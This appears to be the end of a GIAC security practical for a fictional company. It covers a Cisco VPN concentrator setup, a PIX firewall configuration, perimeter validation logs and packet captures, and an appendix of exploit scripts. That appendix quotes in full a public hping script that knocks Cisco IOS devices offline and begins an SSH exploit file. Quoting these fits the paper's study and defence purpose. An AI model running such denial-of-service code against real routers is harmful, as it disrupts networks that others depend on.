Base Group -> [ ESP-3DES-MD5 ]

1) Select IPSec SA
2) Select IKE Peer Validation
3) Enable/Disable IKE Keepalives
4) Set Confidence Interval
5) Set Tunnel Type
6) Back

Base Group -> 3

1) Enable IKE Keepalives
2) Disable IKE Keepalives

Base Group -> [ 1 ]

1) Select IPSec SA
2) Select IKE Peer Validation
3) Enable/Disable IKE Keepalives
4) Set Confidence Interval
5) Set Tunnel Type
6) Back

Base Group -> 5

1) LAN-to-LAN
2) Remote Access

Base Group -> [ 2 ]

1) Enable/Disable Group Lock
2) IPSec Authentication
3) IPSec Authorization
4) Enable/Disable Mode Configuration
5) Client Configuration Parameters
6) Enable/Disable Reauthentication on Rekey
7) IPComp Configuration
8) Default Preshared Key
9) Back
```

Set up NT authentication for the users:

```
Base Group -> 2
```

```
        IPSec Authentication options

 0 - None        2 - Radius with Expiry    4 - SDI          6 -  Internal
 1 - Radius      3 - NT Domain             5 - Kerberos/Active Directory

> Select IPSec Authentication Method

Base Group -> [ 3 ]

1) Enable/Disable Group Lock
2) IPSec Authentication
3) IPSec Authorization
4) Enable/Disable Mode Configuration
5) Client Configuration Parameters
6) Enable/Disable Reauthentication on Rekey
7) IPComp Configuration
8) Default Preshared Key
9) Back

Base Group -> 9

1) Select IPSec SA
2) Select IKE Peer Validation
3) Enable/Disable IKE Keepalives
4) Set Confidence Interval
5) Set Tunnel Type
6) Back

Base Group -> 6

1) General Parameters
2) Server Parameters
3) IPSec Parameters
4) VPN Client Firewall Parameters
5) Hardware Client Parameters
6) PPTP/L2TP Parameters
7) Back

Base Group -> 7

1) Base Group
2) Groups
3) Users
4) Back

User Management -> 1

1) General Parameters
2) Server Parameters
3) IPSec Parameters
4) VPN Client Firewall Parameters
5) Hardware Client Parameters
6) PPTP/L2TP Parameters
7) Back

Base Group -> 3

1) Select IPSec SA
2) Select IKE Peer Validation
3) Enable/Disable IKE Keepalives
4) Set Confidence Interval
5) Set Tunnel Type
6) Back

Base Group -> 5

1) LAN-to-LAN
2) Remote Access

Base Group -> [ 2 ] 2
```

```
1) Enable/Disable Group Lock
2) IPSec Authentication
3) IPSec Authorization
4) Enable/Disable Mode Configuration
5) Client Configuration Parameters
6) Enable/Disable Reauthentication on Rekey
7) IPComp Configuration
8) Default Preshared Key
9) Back

Base Group -> 5

1) Set Cisco Client Parameters
2) Set Microsoft Client Parameters
3) Set Common Client Parameters
4) Back

Base Group -> 1

1) Set Banner
2) Enable/Disable Password Storage on client
3) Enable IPSec over UDP
4) IPSec UDP Port
5) IPSec Backup Servers
6) Back
```

Set up the login banner:

```
Base Group -> 1

> Banner
Use '.' by itself on line to finish. Enter just a '.' to keep existing value.
Current value is:
This system is the property of the GIAC Enterprises. It is for authorized use only. Unauthorized
use of this system may result in civil and criminal penalties. All system access is monitored and
logged.
-> .

1) Set Banner
2) Enable/Disable Password Storage on client
3) Enable IPSec over UDP
4) IPSec UDP Port
5) IPSec Backup Servers
6) Back

Base Group -> 2

1) Enable Password Storage on client
2) Disable Password Storage on client

Base Group -> [ 2 ]

1) Set Banner
2) Enable/Disable Password Storage on client
3) Enable IPSec over UDP
4) IPSec UDP Port
5) IPSec Backup Servers
6) Back

Base Group -> 6

1) Set Cisco Client Parameters
2) Set Microsoft Client Parameters
3) Set Common Client Parameters
4) Back

Base Group -> 4
```

```
1) Enable/Disable Group Lock
2) IPSec Authentication
3) IPSec Authorization
4) Enable/Disable Mode Configuration
5) Client Configuration Parameters
6) Enable/Disable Reauthentication on Rekey
7) IPComp Configuration
8) Default Preshared Key
9) Back

Base Group -> 9

1) Select IPSec SA
2) Select IKE Peer Validation
3) Enable/Disable IKE Keepalives
4) Set Confidence Interval
5) Set Tunnel Type
6) Back

Base Group -> 6

1) General Parameters
2) Server Parameters
3) IPSec Parameters
4) VPN Client Firewall Parameters
5) Hardware Client Parameters
6) PPTP/L2TP Parameters
7) Back

Base Group -> 7

1) Base Group
2) Groups
3) Users
4) Back
```

Set up additional groups. They should all be based off of the original “Base” group. The only difference would be the passwords:

```
User Management -> 2

                              Current User Groups
-------------------------------------------------------------------------------
| 1. ISDept1 (Internal)               | 2. GIAC1 (Internal)                   |
| 3. Progrmrs1 (Internal)             |                                       |
-------------------------------------------------------------------------------

1) Add a Group
2) Modify a Group
3) Delete a Group
4) Back

Groups -> 4

1) Base Group
2) Groups
3) Users
4) Back

Set up the users that are allowed to log in:

User Management -> 3

                                  Current Users
-------------------------------------------------------------------------------
| 1. leslie.hawkins                   | 2. ken.hollis                         |
| 3. john.smith                       | 4. jane.doe                           |
| 5. mike.green                       | 6. robin.thomas                       |
-------------------------------------------------------------------------------
```

```
1) Add a User
2) Modify a User
3) Delete a User
4) Back

Users -> 4

1) Base Group
2) Groups
3) Users
4) Back

User Management -> 4

1) Interface Configuration
2) System Management
3) User Management
4) Policy Management
5) Back

Config -> 5

1) Configuration
2) Administration
3) Monitoring
4) Save changes to Config file
5) Help Information
6) Exit

Main ->
```

Firewall - Cisco PIX 515

Three Interface – Inside, DMZ, Outside.

```
PIX Version 6.3(1)
interface ethernet0 auto
interface ethernet1 auto
interface ethernet2 auto
nameif ethernet0 outside security0
nameif ethernet1 inside security100
nameif ethernet2 dmz security50
enable password <removed> encrypted
passwd <removed> encrypted
hostname GIACFrw002
domain-name GIACit.com
clock timezone CST -6
clock summer-time CDT recurring
fixup protocol esp-ike
fixup protocol ftp 21
fixup protocol h323 h225 1720
fixup protocol h323 h225 3230-3235
fixup protocol h323 ras 1718-1719
fixup protocol http 80
fixup protocol ils 389
fixup protocol rsh 514
no fixup protocol rtsp 554
no fixup protocol sip 5060
fixup protocol sip udp 5060
fixup protocol skinny 2000
fixup protocol smtp 25
fixup protocol sqlnet 1521
no names
access-list acl-out permit icmp any any echo-reply
```

```
access-list acl-out permit tcp any any eq domain
access-list acl-out permit udp any any eq domain
access-list acl-out permit tcp any host 190.104.93.42 eq www
access-list acl-out permit tcp any host 190.104.93.42 eq smtp
access-list acl-out permit tcp any host 190.104.93.42 eq https
access-list acl-out permit udp host 190.104.93.33 host 190.104.93.46 eq snmptrap
access-list acl-out permit udp host 190.104.93.33 host 190.104.93.46 eq syslog
access-list acl-out permit udp host 190.104.93.36 host 190.104.93.46 eq snmptrap
access-list acl-out permit udp host 190.104.93.36 host 190.104.93.46 eq syslog
access-list acl-out permit udp host 190.104.93.36 host 10.32.1.122 eq tftp
access-list acl-out permit udp host 190.104.93.33 host 10.32.1.122 eq tftp
access-list acl-out permit udp host 190.104.93.33 host 190.104.93.46 eq snmp
access-list acl-out permit udp host 190.104.93.36 host 190.104.93.46 eq snmp
access-list acl-out permit udp host 190.104.93.36 host 10.32.1.132 eq tftp
access-list acl-out permit udp host 190.104.93.33 host 10.32.1.132 eq tftp
access-list acl-out permit icmp any any time-exceeded
access-list acl-out permit esp any host 190.104.93.39
access-list acl-dmz permit icmp any any
access-list acl-dmz permit tcp any any eq domain
access-list acl-dmz permit udp any any eq domain
access-list acl-dmz permit icmp any any echo-reply
access-list acl-dmz permit udp any host 192.168.70.1 eq ntp
access-list acl-dmz permit tcp host 192.168.100.7 host 10.32.1.102 eq smtp
access-list acl-dmz permit udp host 192.168.100.4 host 190.104.93.33 eq ntp
access-list acl-dmz permit udp host 192.168.100.4 host 10.32.1.122 eq snmptrap
access-list acl-dmz permit udp host 192.168.100.4 host 10.32.1.122 eq syslog
access-list acl-dmz permit udp host 192.168.100.4 host 10.32.1.122 eq tftp
access-list acl-dmz permit tcp host 192.168.100.7 any eq www
access-list acl-dmz permit tcp host 192.168.100.7 any eq https
access-list acl-dmz permit udp host 192.168.100.7 host 190.104.93.33 eq ntp
access-list acl-dmz permit udp host 192.168.100.4 host 10.32.1.132 eq tftp
access-list acl-dmz permit tcp host 192.168.100.7 any eq ftp
access-list acl-dmz permit tcp host 192.168.100.7 any eq ftp-data
access-list acl-dmz deny tcp host 192.168.100.7 any eq smtp log disable
no pager
logging on
logging timestamp
logging buffered notifications
logging trap warnings
logging host inside 10.32.1.122
no logging message 106011
no logging message 304006
icmp permit 10.32.1.0 255.255.255.0 inside
icmp permit 10.1.1.0 255.255.255.0 inside
icmp permit 192.168.70.0 255.255.255.0 inside
mtu outside 1500
mtu inside 1500
mtu dmz 1500
ip address outside 190.104.93.34 255.255.255.240
ip address inside 192.168.70.2 255.255.255.0
ip address dmz 192.168.100.1 255.255.255.0
ip verify reverse-path interface outside
ip verify reverse-path interface inside
ip verify reverse-path interface dmz
ip audit info action alarm
ip audit attack action alarm
pdm logging warnings 200
pdm history enable
arp timeout 14400
global (outside) 2 190.104.93.39
global (outside) 3 190.104.93.46
global (dmz) 1 192.168.100.10-192.168.100.50
global (dmz) 2 192.168.100.51-192.168.100.80
```

```
global (dmz) 3 10.32.1.122
nat (inside) 3 10.32.1.122 255.255.255.255 0 0
nat (inside) 2 192.168.70.0 255.255.255.0 0 0
nat (inside) 2 10.32.1.0 255.255.255.0 0 0
nat (dmz) 2 192.168.100.4 255.255.255.255 0 0
nat (dmz) 2 192.168.100.0 255.255.255.0 0 0
static (inside,outside) udp 10.32.1.122 tftp 10.32.1.122 tftp netmask 255.255.255.255
0 0
static (inside,outside) udp 190.104.93.46 syslog 10.32.1.122 syslog netmask
255.255.255.255 0 0
static (inside,outside) udp 190.104.93.46 snmptrap 10.32.1.122 snmptrap netmask
255.255.255.255 0 0
static (inside,dmz) udp 10.32.1.122 tftp 10.32.1.122 tftp netmask 255.255.255.255 0 0
static (inside,dmz) udp 10.32.1.122 syslog 10.32.1.122 syslog netmask 255.255.255.255
0 0
static (inside,dmz) udp 10.32.1.122 snmptrap 10.32.1.122 snmptrap netmask
255.255.255.255 0 0
static (inside,outside) udp 190.104.93.46 snmp 10.32.1.122 snmp netmask
255.255.255.255 0 0
static (inside,dmz) udp 10.32.1.122 snmp 10.32.1.122 snmp netmask 255.255.255.255 0 0
static (inside,dmz) udp 10.32.1.132 tftp 10.32.1.132 tftp netmask 255.255.255.255 0 0
static (inside,outside) udp 10.32.1.132 tftp 10.32.1.132 tftp netmask 255.255.255.255
0 0
static (inside,dmz) 10.32.1.102 10.32.1.102 netmask 255.255.255.255 0 0
static (inside,dmz) 192.168.70.1 192.168.70.1 netmask 255.255.255.255 0 0
static (dmz,outside) 190.104.93.42 192.168.100.7 netmask 255.255.255.255 0 0
access-group acl-out in interface outside
access-group acl-dmz in interface dmz
route outside 0.0.0.0 0.0.0.0 190.104.93.33 1
route inside 10.32.1.0 255.255.255.0 192.168.70.1 1
timeout xlate 3:00:00
timeout conn 1:00:00 half-closed 0:10:00 udp 0:02:00 rpc 0:10:00 h225 1:00:00
timeout h323 0:05:00 mgcp 0:05:00 sip 0:30:00 sip_media 0:02:00
timeout uauth 0:05:00 absolute
aaa-server TACACS+ protocol tacacs+
aaa-server RADIUS protocol radius
aaa-server LOCAL protocol local
url-server (inside) vendor websense host 10.32.1.115 timeout 5 protocol TCP version 1
url-cache src_dst 128KB
aaa authentication ssh console LOCAL
filter url http 0.0.0.0 0.0.0.0 0.0.0.0 0.0.0.0 allow
filter https 443 0.0.0.0 0.0.0.0 0.0.0.0 0.0.0.0 allow
filter ftp 21 0.0.0.0 0.0.0.0 0.0.0.0 0.0.0.0 allow
ntp server 192.168.70.1 source inside
snmp-server host inside 10.32.1.122
no snmp-server location
no snmp-server contact
snmp-server community <removed>
snmp-server enable traps
floodguard enable
telnet timeout 15
ssh 10.32.1.10 255.255.255.255 inside
ssh 10.32.1.122 255.255.255.255 inside
ssh 10.32.1.132 255.255.255.255 inside
ssh timeout 10
console timeout 0
username ken.hollis password <removed> encrypted privilege 15
url-block url-mempool 128
url-block url-size 4
terminal width 80
Cryptochecksum:6f778010e9f131f05234a06aff1c20af
: end
```

Appendix B – Output From Validating The Perimeter

For brevity only the first packet exchange is included and the hex dump of the packets has been omitted.

VPN

18766 10/27/2003 06:36:50.930 SEV=4 IKE/52 RPT=110 207.172.5.122
Group [ISDept1] User [GIAC1\ken.hollis]
User (GIAC1\ken.hollis) authenticated.

18767 10/27/2003 06:36:51.020 SEV=5 IKE/184 RPT=110 207.172.5.122
Group [ISDept1] User [GIAC1\ken.hollis]
Client OS: Mac OS X
Client Application Version: 3.7.2 (Rel)

18769 10/27/2003 06:36:51.940 SEV=4 AUTH/22 RPT=110
User [GIAC1\ken.hollis], Group [ISDept1] connected

18770 10/27/2003 06:36:51.940 SEV=4 IKE/119 RPT=110 207.172.5.122
Group [ISDept1] User [GIAC1\ken.hollis]
PHASE 1 COMPLETED

18771 10/27/2003 06:36:51.960 SEV=5 IKE/25 RPT=174 207.172.5.122
Group [ISDept1] User [GIAC1\ken.hollis]
Received remote Proxy Host data in ID Payload:
Address 10.32.1.90, Protocol 0, Port 0

18774 10/27/2003 06:36:51.960 SEV=5 IKE/24 RPT=63 207.172.5.122
Group [ISDept1] User [GIAC1\ken.hollis]
Received local Proxy Host data in ID Payload:
Address 190.104.93.35, Protocol 0, Port 0

18777 10/27/2003 06:36:51.960 SEV=5 IKE/66 RPT=174 207.172.5.122
Group [ISDept1] User [GIAC1\ken.hollis]
IKE Remote Peer configured for SA: ESP-3DES-MD5

18779 10/27/2003 06:36:51.970 SEV=5 IKE/75 RPT=174 207.172.5.122
Group [ISDept1] User [GIAC1\ken.hollis]
Overriding Initiator's IPSec rekeying duration from 2147483 to 28800 seconds

18781 10/27/2003 06:36:51.980 SEV=5 IKE/25 RPT=175 207.172.5.122
Group [ISDept1] User [GIAC1\ken.hollis]
Received remote Proxy Host data in ID Payload:
Address 10.32.1.90, Protocol 0, Port 0

18784 10/27/2003 06:36:51.980 SEV=5 IKE/34 RPT=112 207.172.5.122
Group [ISDept1] User [GIAC1\ken.hollis]
Received local IP Proxy Subnet data in ID Payload:
Address 0.0.0.0, Mask 0.0.0.0, Protocol 0, Port 0

18787 10/27/2003 06:36:51.980 SEV=5 IKE/66 RPT=175 207.172.5.122
Group [ISDept1] User [GIAC1\ken.hollis]
IKE Remote Peer configured for SA: ESP-3DES-MD5

18789 10/27/2003 06:36:51.990 SEV=5 IKE/75 RPT=175 207.172.5.122
Group [ISDept1] User [GIAC1\ken.hollis]
Overriding Initiator's IPSec rekeying duration from 2147483 to 28800 seconds

18791 10/27/2003 06:36:52.040 SEV=4 IKE/49 RPT=174 207.172.5.122
Group [ISDept1] User [GIAC1\ken.hollis]
Security negotiation complete for User (GIAC1\ken.hollis)
Responder, Inbound SPI = 0x05138660, Outbound SPI = 0x2393dd55

18794 10/27/2003 06:36:52.060 SEV=4 IKE/120 RPT=174 207.172.5.122
Group [ISDept1] User [GIAC1\ken.hollis]
PHASE 2 COMPLETED (msgid=3a5813f8)

18795 10/27/2003 06:36:52.070 SEV=4 IKE/49 RPT=175 207.172.5.122
Group [ISDept1] User [GIAC1\ken.hollis]
Security negotiation complete for User (GIAC1\ken.hollis)
Responder, Inbound SPI = 0x1edf8bf9, Outbound SPI = 0x87518894

18798 10/27/2003 06:36:52.080 SEV=4 IKE/120 RPT=175 207.172.5.122
Group [ISDept1] User [GIAC1\ken.hollis]
PHASE 2 COMPLETED (msgid=ca79cfce)

Internet to the DMZ commands:

DMZ Computer:

netcatgolistenDMZ.bat → Port 25, 80 and 443

```
19:19:06.334782 IP 189.22.47.3.1032 > 192.168.100.7.25: S 1590005325:1590005325(0) win 65535 <mss
1380,nop,nop,sackOK> (DF)
19:19:06.335074 IP 192.168.100.7.25 > 189.22.47.3.1032: S 3137211900:3137211900(0) ack 1590005326
win 65535 <mss 1460,nop,nop,sackOK> (DF)
19:19:13.229231 IP 189.22.47.3.1033 > 192.168.100.7.80: S 1591786864:1591786864(0) win 65535 <mss
1380,nop,nop,sackOK> (DF)
19:19:13.229374 IP 192.168.100.7.80 > 189.22.47.3.1033: S 3138998696:3138998696(0) ack 1591786865
win 65535 <mss 1460,nop,nop,sackOK> (DF)
19:19:20.232519 IP 189.22.47.3.1034 > 192.168.100.7.443: S 1593601348:1593601348(0) win 65535
<mss 1380,nop,nop,sackOK> (DF)
```

```
19:19:20.232681 IP 192.168.100.7.443 > 189.22.47.3.1034: S 3140798101:3140798101(0) ack
1593601349 win 65535 <mss 1460,nop,nop,sackOK> (DF)
```

Review of the packet dump when FastScan was running showed the only packets from 189.22.47.3 to 190.104.93.42 were 25, 80 and 443.

"The Internet" computer:
netcatgogetDMZ.bat → Port 25, 80, 443
fastscan IP Address 190.104.93.42

```
19:19:02.777372 IP 189.22.47.3.1032 > 190.104.93.42.25: S 1590005325:1590005325(0) win 65535 <mss
1460,nop,nop,sackOK> (DF)
19:19:02.780517 IP 190.104.93.42.25 > 189.22.47.3.1032: S 3622238607:3622238607(0) ack 1590005326
win 65535 <mss 1380,nop,nop,sackOK> (DF)
19:19:09.669587 IP 189.22.47.3.1033 > 190.104.93.42.80: S 1591786864:1591786864(0) win 65535 <mss
1460,nop,nop,sackOK> (DF)
19:19:09.672473 IP 190.104.93.42.80 > 189.22.47.3.1033: S 3868392566:3868392566(0) ack 1591786865
win 65535 <mss 1380,nop,nop,sackOK> (DF)
19:19:16.670651 IP 189.22.47.3.1034 > 190.104.93.42.443: S 1593601348:1593601348(0) win 65535
<mss 1460,nop,nop,sackOK> (DF)
19:19:16.673332 IP 190.104.93.42.443 > 189.22.47.3.1034: S 3577637999:3577637999(0) ack
1593601349 win 65535 <mss 1380,nop,nop,sackOK> (DF)
```

DMZ to Internet
"The Internet" computer:
netcatgolistenINT.bat → Ports 20, 21, 80, 443

```
19:47:22.986300 IP 190.104.93.42.2145 > 189.22.47.3.20: S 273186993:273186993(0) win 65535 <mss
1380,nop,nop,sackOK> (DF)
19:47:22.986481 IP 189.22.47.3.20 > 190.104.93.42.2145: S 2069348299:2069348299(0) ack 273186994
win 65535 <mss 1460,nop,nop,sackOK> (DF)
19:47:44.191799 IP 190.104.93.42.2146 > 189.22.47.3.21: S 806644019:806644019(0) win 65535 <mss
1380,nop,nop,sackOK> (DF)
19:47:44.192001 IP 189.22.47.3.21 > 190.104.93.42.2146: S 2074681357:2074681357(0) ack 806644020
win 65535 <mss 1460,nop,nop,sackOK> (DF)
19:48:26.377074 IP 190.104.93.42.2148 > 189.22.47.3.80: S 3637520056:3637520056(0) win 65535 <mss
1380,nop,nop,sackOK> (DF)
19:48:26.377280 IP 189.22.47.3.80 > 190.104.93.42.2148: S 2085278434:2085278434(0) ack 3637520057
win 65535 <mss 1460,nop,nop,sackOK> (DF)
19:48:48.171278 IP 190.104.93.42.2149 > 189.22.47.3.443: S 4011400339:4011400339(0) win 65535
<mss 1380,nop,nop,sackOK> (DF)
19:48:48.171471 IP 189.22.47.3.443 > 190.104.93.42.2149: S 2090774557:2090774557(0) ack
4011400340 win 65535 <mss 1460,nop,nop,sackOK> (DF)
```

DMZ Computer:
netcatgogetINT.bat → Ports 20, 21, 80, 443
The DNS validation will be to / from the DNS server 207.155.183.73.
fastscan IP Address 189.22.47.3

```
19:47:28.538593 IP 189.22.47.3.20 > 192.168.100.7.2145: P 1:23(22) ack 2 win 65535 (DF)
19:47:28.538712 IP 192.168.100.7.2145 > 189.22.47.3.20: R 3613857700:3613857700(0) win 0 (DF)
19:47:45.207305 IP 189.22.47.3.21 > 192.168.100.7.2146: S 2074681357:2074681357(0) ack 3619197356
win 65535 <mss 1380,nop,nop,sackOK> (DF)
19:47:45.207333 IP 192.168.100.7.2146 > 189.22.47.3.21: . ack 1 win 65535 (DF)
19:48:27.405431 IP 192.168.100.7.2148 > 189.22.47.3.80: S 3629813599:3629813599(0) win 65535 <mss
1460,nop,nop,sackOK> (DF)
19:48:27.407328 IP 189.22.47.3.80 > 192.168.100.7.2148: S 2085278434:2085278434(0) ack 3629813600
win 65535 <mss 1380,nop,nop,sackOK> (DF)
19:48:49.207280 IP 192.168.100.7.2149 > 189.22.47.3.443: S 3635317624:3635317624(0) win 65535
<mss 1460,nop,nop,sackOK> (DF)
19:48:49.209120 IP 189.22.47.3.443 > 192.168.100.7.2149: S 2090774557:2090774557(0) ack
3635317625 win 65535 <mss 1380,nop,nop,sackOK> (DF)
19:49:13.182611 IP 192.168.100.7.2151 > 207.155.183.73.53:  21828 updateD$ [29555a] [28005q]
[24935n] [25888au]|domain]
19:49:13.272430 IP 207.155.183.73.53 > 192.168.100.7.2151:  21828 updateD FormErr- [0q] 0/0/0
(12) (DF)
```

DMZ to Internal Network
DMZ Computer:

netcatgogetSMTP.bat → IP Address 10.32.1.102 port 25

```
20:35:35.572550 IP 192.168.100.7.3267 > 10.32.1.102.25: S 92661949:92661949(0) win 65535 <mss
1460,nop,nop,sackOK> (DF)
20:35:35.573378 IP 10.32.1.102.25 > 192.168.100.7.3267: S 4288422576:4288422576(0) ack 92661950
win 8280 <mss 1380> (DF)
```

Internal SMTP server:

Responded with SMTP banner.

Internal Network to DMZ
DMZ Computer:

netcatgolistenDB.bat

```
20:46:08.310978 IP 192.168.100.63.2174 > 192.168.100.7.443: S 235273996:235273996(0) win 65535
<mss 1380,nop,nop,sackOK> (DF)
20:46:08.311108 IP 192.168.100.7.443 > 192.168.100.63.2174: S 351378118:351378118(0) ack
235273997 win 65535 <mss 1460,nop,nop,sackOK> (DF)
```

All other ports from 1 to 1024 when FastScan was run. A few sample ports:

```
20:47:39.863351 IP 192.168.100.63.3610 > 192.168.100.7.1: S 4072487228:4072487228(0) win 65535
<mss 1380,nop,nop,sackOK> (DF)
20:47:39.863864 IP 192.168.100.63.3611 > 192.168.100.7.2: S 3179136339:3179136339(0) win 65535
<mss 1380,nop,nop,sackOK> (DF)
20:47:39.864657 IP 192.168.100.63.3612 > 192.168.100.7.3: S 337584903:337584903(0) win 65535 <mss
1380,nop,nop,sackOK> (DF)
```

Internal DB server:

netcatgogetDB.bat → IP Address 192.168.100.7 port 443

fastscan IP Address 192.168.100.7 (all ports should be seen by WinDump except the Microsoft ports)

```
20:46:06.078377 IP 10.32.1.105.2174 > 192.168.100.7.443: S 2949487739:2949487739(0) win 65535
<mss 1460,nop,nop,sackOK> (DF)
20:46:07.999055 IP 192.168.100.7.443 > 10.32.1.105.2174: . ack 2 win 65535 (DF)
20:47:37.598922 IP 10.32.1.105.3610 > 192.168.100.7.1: S 2972399875:2972399875(0) win 65535 <mss
1460,nop,nop,sackOK> (DF)
20:47:37.599669 IP 10.32.1.105.3611 > 192.168.100.7.2: S 2972458709:2972458709(0) win 65535 <mss
1460,nop,nop,sackOK> (DF)
20:47:37.600496 IP 10.32.1.105.3612 > 192.168.100.7.3: S 2972494632:2972494632(0) win 65535 <mss
1460,nop,nop,sackOK> (DF)
```

Internal Network to Internet
"The Internet" computer:

netcatgolistenINTR.bat

```
21:20:49.080006 IP 190.104.93.39.23768 > 189.22.47.3.53: S 886876506:886876506(0) win 65535 <mss
1380,nop,nop,sackOK> (DF)
21:20:49.080138 IP 189.22.47.3.53 > 190.104.93.39.23768: R 0:0(0) ack 886876507 win 0
21:20:54.627475 IP 190.104.93.39.1093 > 189.22.47.3.53:  21828 updateD$ [29555a] [28005q]
[24935n] [25888au][|domain]
21:20:54.627610 IP 189.22.47.3 > 190.104.93.39: icmp 36: 189.22.47.3 udp port 53 unreachable
21:20:58.602233 IP 190.104.93.39.23769 > 189.22.47.3.80: S 2650462107:2650462107(0) win 65535
<mss 1380,nop,nop,sackOK> (DF)
21:20:58.602420 IP 189.22.47.3.80 > 190.104.93.39.23769: S 1004427580:1004427580(0) ack
2650462108 win 65535 <mss 1460,nop,nop,sackOK> (DF)
21:23:39.584267 IP 190.104.93.39.23775 > 189.22.47.3.443: S 2284678907:2284678907(0) win 65535
<mss 1380,nop,nop,sackOK> (DF)
21:23:39.584474 IP 189.22.47.3.443 > 190.104.93.39.23775: S 1044664616:1044664616(0) ack
2284678908 win 65535 <mss 1460,nop,nop,sackOK> (DF)
```

Internal computer:

netcatgogetINTR.bat → Ports 53 UDP 53, 80, 135, UDP 135, 136, UDP 136, 137, UDP 137, 138, UDP 138, 139, UDP 139, 445, UDP 445, 554,443. Note: TCP and UDP 135 through 139, TCP / UDP 445 and 554 should not appear in the WinDump output from "The Internet" computer.

```
21:20:51.997879 IP 10.32.1.105.1389 > 189.22.47.3.53: S 872800841:872800841(0) win 65535 <mss
1460,nop,nop,sackOK> (DF)
21:20:52.000092 IP 189.22.47.3.53 > 10.32.1.105.1389: R 0:0(0) ack 1 win 0
21:20:57.105503 IP 10.32.1.105.1390 > 189.22.47.3.53:  21828 updateD$ [29555a] [28005q] [24935n]
[25888au][|domain]
21:21:01.081669 IP 10.32.1.105.1391 > 189.22.47.3.80: S 875238478:875238478(0) win 65535 <mss
1460,nop,nop,sackOK> (DF)
21:21:01.083769 IP 189.22.47.3.80 > 10.32.1.105.1391: S 1004427580:1004427580(0) ack 875238479
win 65535 <mss 1380,nop,nop,sackOK> (DF)
21:21:06.018048 IP 10.32.1.105.1392 > 189.22.47.3.135: S 875795932:875795932(0) win 65535 <mss
1460,nop,nop,sackOK> (DF)
21:21:24.124321 IP 10.32.1.105.1393 > 189.22.47.3.135: udp 25
21:21:26.073942 IP 10.32.1.105.1394 > 189.22.47.3.136: S 881591038:881591038(0) win 65535 <mss
1460,nop,nop,sackOK> (DF)
21:21:47.157902 IP 10.32.1.105.1395 > 189.22.47.3.136: udp 25
21:21:49.075161 IP 10.32.1.105.1396 > 189.22.47.3.137: S 887357559:887357559(0) win 65535 <mss
1460,nop,nop,sackOK> (DF)
21:22:10.090384 IP 10.32.1.105.1397 > 189.22.47.3.137: udp 25
21:22:12.069935 IP 10.32.1.105.1398 > 189.22.47.3.138: S 893170917:893170917(0) win 65535 <mss
1460,nop,nop,sackOK> (DF)
21:22:33.123494 IP 10.32.1.105.1399 > 189.22.47.3.138: udp 25
21:22:35.071533 IP 10.32.1.105.1400 > 189.22.47.3.139: S 898971649:898971649(0) win 65535 <mss
1460,nop,nop,sackOK> (DF)
21:22:56.166612 IP 10.32.1.105.1401 > 189.22.47.3.139: udp 25
21:22:58.076045 IP 10.32.1.105.1402 > 189.22.47.3.445: S 904757321:904757321(0) win 65535 <mss
1460,nop,nop,sackOK> (DF)
21:23:19.099629 IP 10.32.1.105.1403 > 189.22.47.3.445: udp 25
21:23:21.071898 IP 10.32.1.105.1404 > 189.22.47.3.554: S 910564544:910564544(0) win 65535 <mss
1460,nop,nop,sackOK> (DF)
21:23:42.119770 IP 10.32.1.105.1405 > 189.22.47.3.443: S 915879006:915879006(0) win 65535 <mss
1460,nop,nop,sackOK> (DF)
21:23:42.122035 IP 189.22.47.3.443 > 10.32.1.105.1405: S 1044664616:1044664616(0) ack 915879007
win 65535 <mss 1380,nop,nop,sackOK> (DF)
```

Appendix C – Exploit Scripts

Cisco 1710 hping exploit script:

This script is from Pat Donahue, FullDisclosure: RE: Re: Cisco IOS Denial of Service that affects most Cisco IOS routers- requires power cycle to recover, Jul 25 2003 . URL: http://lists.insecure.org/lists/fulldisclosure/2003/Jul/0908.html (Accessed October 27, 2003).[iii]

```
#!/bin/sh
# 2003-07-21 pdonahue
# cisco-44020.sh
# -- this shell script is just a wrapper for hping (http://www.hping.org)
#    with the parameters necessary to fill the input queue on exploitable IOS device
# -- refer to "Cisco Security Advisory: Cisco IOS Interface Blocked by IPv4 Packets"
#    (http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml) for more information
HPING=/usr/local/sbin/hping
# -- change this path to match the location of hping on your system
# set defaults
PROT=a
ADDR=r
NUMB=76
SIZE=26
# check usage
```

```
if [ "$#" -lt "2" ]; then
    echo "usage: $0 <hostname|address> <ttl> [-p<protocol>] [-a<address>] [-n<packets>] [-s<size>]"
    echo "        required:"
    echo "            <hostname|address> is the target device (router/switch)"
    echo "            <ttl> must be set so the packets expire (TTL=0) at the device"
    echo "        optional:"
    echo "            -p <protocol> is (a)ll, (53)swipe, (55)ip mobility, (77)sun nd, or (103)pim"
    echo "            -a <address>  is the source address of the packets; (r)andom or x.x.x.x"
    echo "            -n <packets>  is the number of packets to send"
    echo "            -s <size>     is the size of the payload in bytes"
    echo "        defaults:"
    echo "            $0 <hostname|address> <ttl> -p$PROT -a$ADDR -n$NUMB -s$SIZE"
    echo "        examples:"
    echo "            $0 10.0.0.1 0"
    echo "            76 (each proto)  26-byte packets : random add. -> 10.0.0.1"
    echo "            $0 10.0.0.100 11 -ps -a10.0.0.1 -n76 -s256"
    echo "            76 (swipe only) 512-byte packets : 10.0.0.1    -> 10 hops -> 10.0.0.100"
    exit
else
    HOST=$1; shift; TTL=$1; shift;
fi
# parse arguments
while getopts p:a:n:s: o
do  case "$o" in
    p)  # set the protocol
        PROT="$OPTARG"
        ;;
    a)  # set the source address
        [ "$OPTARG" != "r" ] && ADDR="-a $OPTARG"
        ;;
    n)  # set the number of packets
        NUMB="$OPTARG"
        ;;
    s)  # set the size of the payload
        SIZE="$OPTARG"
        ;;
    esac
done
# replace defaults with appropriate values if still set
[ "$PROT" = "a" ] && PROT="53 55 77 103"
[ "$ADDR" = "r" ] && ADDR="--rand-source"
# send the packets
for protocol in $PROT
    do
       $HPING $HOST --rawip $ADDR --ttl $TTL --ipproto $protocol --count $NUMB --interval u250 --data $SIZE --
file /dev/urandom
    done
    exit
fi
--- END cisco-44020.sh ---
```

SSH Exploit code

uxp2.c

```
/* THIS FILE IS FOR EDUCATIONAL PURPOSE ONLY.
Exploit code for using the modified ssh
2002-03-20
Authors:
 Pekka Korpinen, pekka.korpinen@hut.fi             / Helsinki University of Technology
 Kalle Lyytikäinen, kalle.lyytikainen@hut.fi       / Helsinki University of Technology
This code is based on the reverse-engineering work of the
shack implementation. Shellcode is by anathema.*/
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
/* Path to modified ssh */
#define PATH_SSH "./ssh"
